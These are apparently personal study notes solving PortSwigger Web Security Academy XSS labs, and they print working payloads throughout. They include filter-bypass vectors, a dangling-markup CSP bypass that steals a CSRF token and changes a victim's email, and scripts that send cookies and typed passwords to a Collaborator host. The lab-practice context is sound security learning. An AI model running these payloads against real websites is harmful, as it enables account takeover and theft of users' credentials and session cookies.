
- Notice that when you make a comment, the website input is inside an
onclickevent - This will bypass the filtering requiring a website while the apostrophe will be decoded from HTML:
http://foo?'-alert(1)-'- Posting a
\will get a second to show in the webpage like\\ - Posting a
<>123will show as<>123 - You may have to submit it from the browser
- Posting a
Lab: Reflected XSS into HTML context with most tags and attributes blocked
- Search something
- In Burp Intruder, replace the value of the search term with:
<>and add as payload<§§>, then use the XSS cheat sheet and click Copy tags to clipboard. - Note that the
bodypayload caused a200response. - Go back to Burp Intruder and replace your search term with:
<body%20=1> - Place the cursor before the
=character and click Add § to create a payload position. The value of the search term should now look like:<body%20§§=1> - Visit the XSS cheat sheet and click Copy events to clipboard.
- Note that most payloads caused a
400response, but theonresizepayload caused a200response. - Go to the exploit server and paste the following code, replacing
YOUR-LAB-IDwith your lab ID:<iframe src="https://YOUR-LAB-ID.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>ssssss
==Key thing here was to remember the cheat sheet to see what tags and events could be used.== (And to use the exploit server)
Lab: Reflected XSS into HTML context with all tags blocked except custom ones
- XSS cheat sheet and generate CSRF PoC
- Cheat sheet has custom tags, pick one of those
Lab: Reflected XSS with some SVG markup allowed
- More cheat sheet stuff
- Replace value of search term with
<>and then place tags from cheat sheet inside - ==Next replace search term with
<svg><animatetransform%20=1>== becausesvgandanimatetransformtags are allowed.- position is
20<here>=1
- position is
- paylod is events from cheat sheet now
https://YOUR-LAB-ID.web-security-academy.net/?search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin=alert(1)%3E
Lab: Reflected XSS in canonical link tag
See that injecting an arbitrary string into the URL creates a canonical link in the head of the source code:
 We can create something like an
 onclick here, but it won’t be clicked because it can’t be seen in the page (bc it’s in the head)
We must make the canonical link look like this:
<link rel="canonical" accesskey="X" onclick="alert(1)" />- ==except apparently it needs to be single==
's==after having tried it with=="’s. - This will take some fiddling, but it looks like this:
https://LABID.web-security-academy.net/?%27accesskey=%27X%27onclick=%27alert(1)- Can just put it like
?'accesskey='x'onclick='alert(1) - The source code does seem to add a
'in a video so that’s something to check out I guess, but it also translates them to"’s in my version
- Can just put it like
Lab: Reflected XSS into a JavaScript string with single quote and backslash escaped
</script><img src=1 onerror=alert(1)>
- This payload is suggested here. ==The important part is that you are closing the existing script with==`</script>.
Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
Literally just ${alert(document.domain)} per the material
==Notice when you search the string that it appears twice in the code - in the URL and here:==

- Notice that this string is designated by backticks - That makes it a template literal
- Then you can use the
${alert(document.domain)}or whatever inside the search
Lab: Reflected XSS protected by very strict CSP, with dangling markup attack
Walkthrough
This blog goes into a lot of detail.
- You need the CSRF token to change the email. ==Notice this by putting anything in the email field and checking the source==.
- Also notice that you can bypass client-side validation (your email must be a
string@string.com) by changing the type in the form from email to text:
- This allows us to post the
foo@example.com"><img src= onerror=alert(1)>, but it doesn’t execute
- This allows us to post the
- Next check for weaknesses in the CSP, such as a missing
form-actiondirective. Ex:https://0ad2000d04dbac08858d769700ea0031.web-security-academy.net/my-account?email=foo@bar%22%3E%3Cbutton%20formaction=%22https://espn.com%22%3EClick%20me%3C/button%3E- Note that the espn.com would be the exploit server, but it goes away after the lab is completed.
- Make sure that you include the following:
- An
emailquery parameter (necessary to trigger the XSS vulnerability and inject the button) - An email in valid format to pass client-side validation. It must be closed with a
"to prevent syntax errors and ensure the injected button becomes part of the HTML structure. - A button containing a
formactionattribute pointing to the copied exploit server’s URL. This directs the form submission to the exploit server when the button is clicked.
-
Notice that the CSRF token is not visible in the URL. This is because the form is ==submitted via the
POSTmethod, which sends data in the body rather than in the URL.== - Burp’s official solution for the next step doesn’t work, but this blog post makes a suggestion on how to get the CSRF in the URL.
-
%22%3E%3C/form%3E%3Cform%20class=%22login-form%22%20name=%22evil-form%22%20action=%22https://<exploit-server>/log%22%20method=%22GET%22%3E%3Cbutton%20class=%22button%22%20type=%22submit%22%3E%20Click%20me%20%3C/button%3Ewhich is: "></form><form class="login-form" name="evil-form" action="https://<exploit-server>/log" method="GET"><button class="button" type="submit"> Click me </button>- Put it in the exploit server to get the CSRF token
-
- Here:
<script>
location='https://0a3a006c041ba288822ff20900fa00c8.web-security-academy.net/my-account?email=%22%3E%3C/form%3E%3Cform%20class=%22login-form%22%20name=%22evil-form%22%20action=%22https://<exploit-server>/log%22%20method=%22GET%22%3E%3Cbutton%20class=%22button%22%20type=%22submit%22%3E%20Click%20me%20%3C/button%3E';
</script>
All in One Answer
<body>
<script>
// Define the URLs for the lab environment and the exploit server.
const academyFrontend = "https://0ad2000d04dbac08858d769700ea0031.web-security-academy.net/";
const exploitServer = "https://exploit-0a85005504ddac8985f97583013000d0.exploit-server.net/exploit";

// Extract the CSRF token from the URL.
const url = new URL(location);
const csrf = url.searchParams.get('csrf');

// Check if a CSRF token was found in the URL.
if (csrf) {
    // If a CSRF token is present, create dynamic form elements to perform the attack.
    const form = document.createElement('form');
    const email = document.createElement('input');
    const token = document.createElement('input');

    // Set the name and value of the CSRF token input to utilize the extracted token for bypassing security measures.
    token.name = 'csrf';
    token.value = csrf;

    // Configure the new email address intended to replace the user's current email.
    email.name = 'email';
    email.value = 'hacker1@evil-user.net';

    // Set the form attributes, append the form to the document, and configure it to automatically submit.
    form.method = 'post';
    form.action = `${academyFrontend}my-account/change-email`;
    form.append(email);
    form.append(token);
    document.documentElement.append(form);
    form.submit();

    // If no CSRF token is present, redirect the browser to a crafted URL that embeds a clickable button designed to expose or generate a CSRF token by making the user trigger a GET request
} else {
    location = `${academyFrontend}my-account?email=blah@blah%22%3E%3Cbutton+class=button%20formaction=${exploitServer}%20formmethod=get%20type=submit%3EClick%20me%3C/button%3E`;
}
</script>
</body>
Stored
Stored Labs
Stored XSS into anchor href attribute with double quotes HTML-encoded
- See input in Inspect as:
<a id="author" href="abc123"> - Change input to
javascript:alert(1)
Other
Other Labs
Lab: Exploiting cross-site scripting to steal cookies
In a comment:
<script>
fetch('https://BURP-COLLABORATOR-SUBDOMAIN', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
The key thing to notice here is that the cookie you are looking for is in the ==request== in Collaborator, because it’s the victim doing the requesting.
Lab: Exploiting cross-site scripting to capture passwords
<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetch('https://BURP-COLLABORATOR-SUBDOMAIN',{
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
same as above, but in this case the form asks for input of username and pass word and the onchange part ensures that if they are entered then the request is sent in a POST request to the collaborator URL.
Lab: Exploiting XSS to bypass CSRF defenses
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
	var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
	var changeReq = new XMLHttpRequest();
	changeReq.open('post', '/my-account/change-email', true);
	changeReq.send('csrf='+token+'&email=test@test.com')
	};
</script>
I would have never been able to do this
==This is just a useful payload for stealing a named token, in this case ==csrf ==.==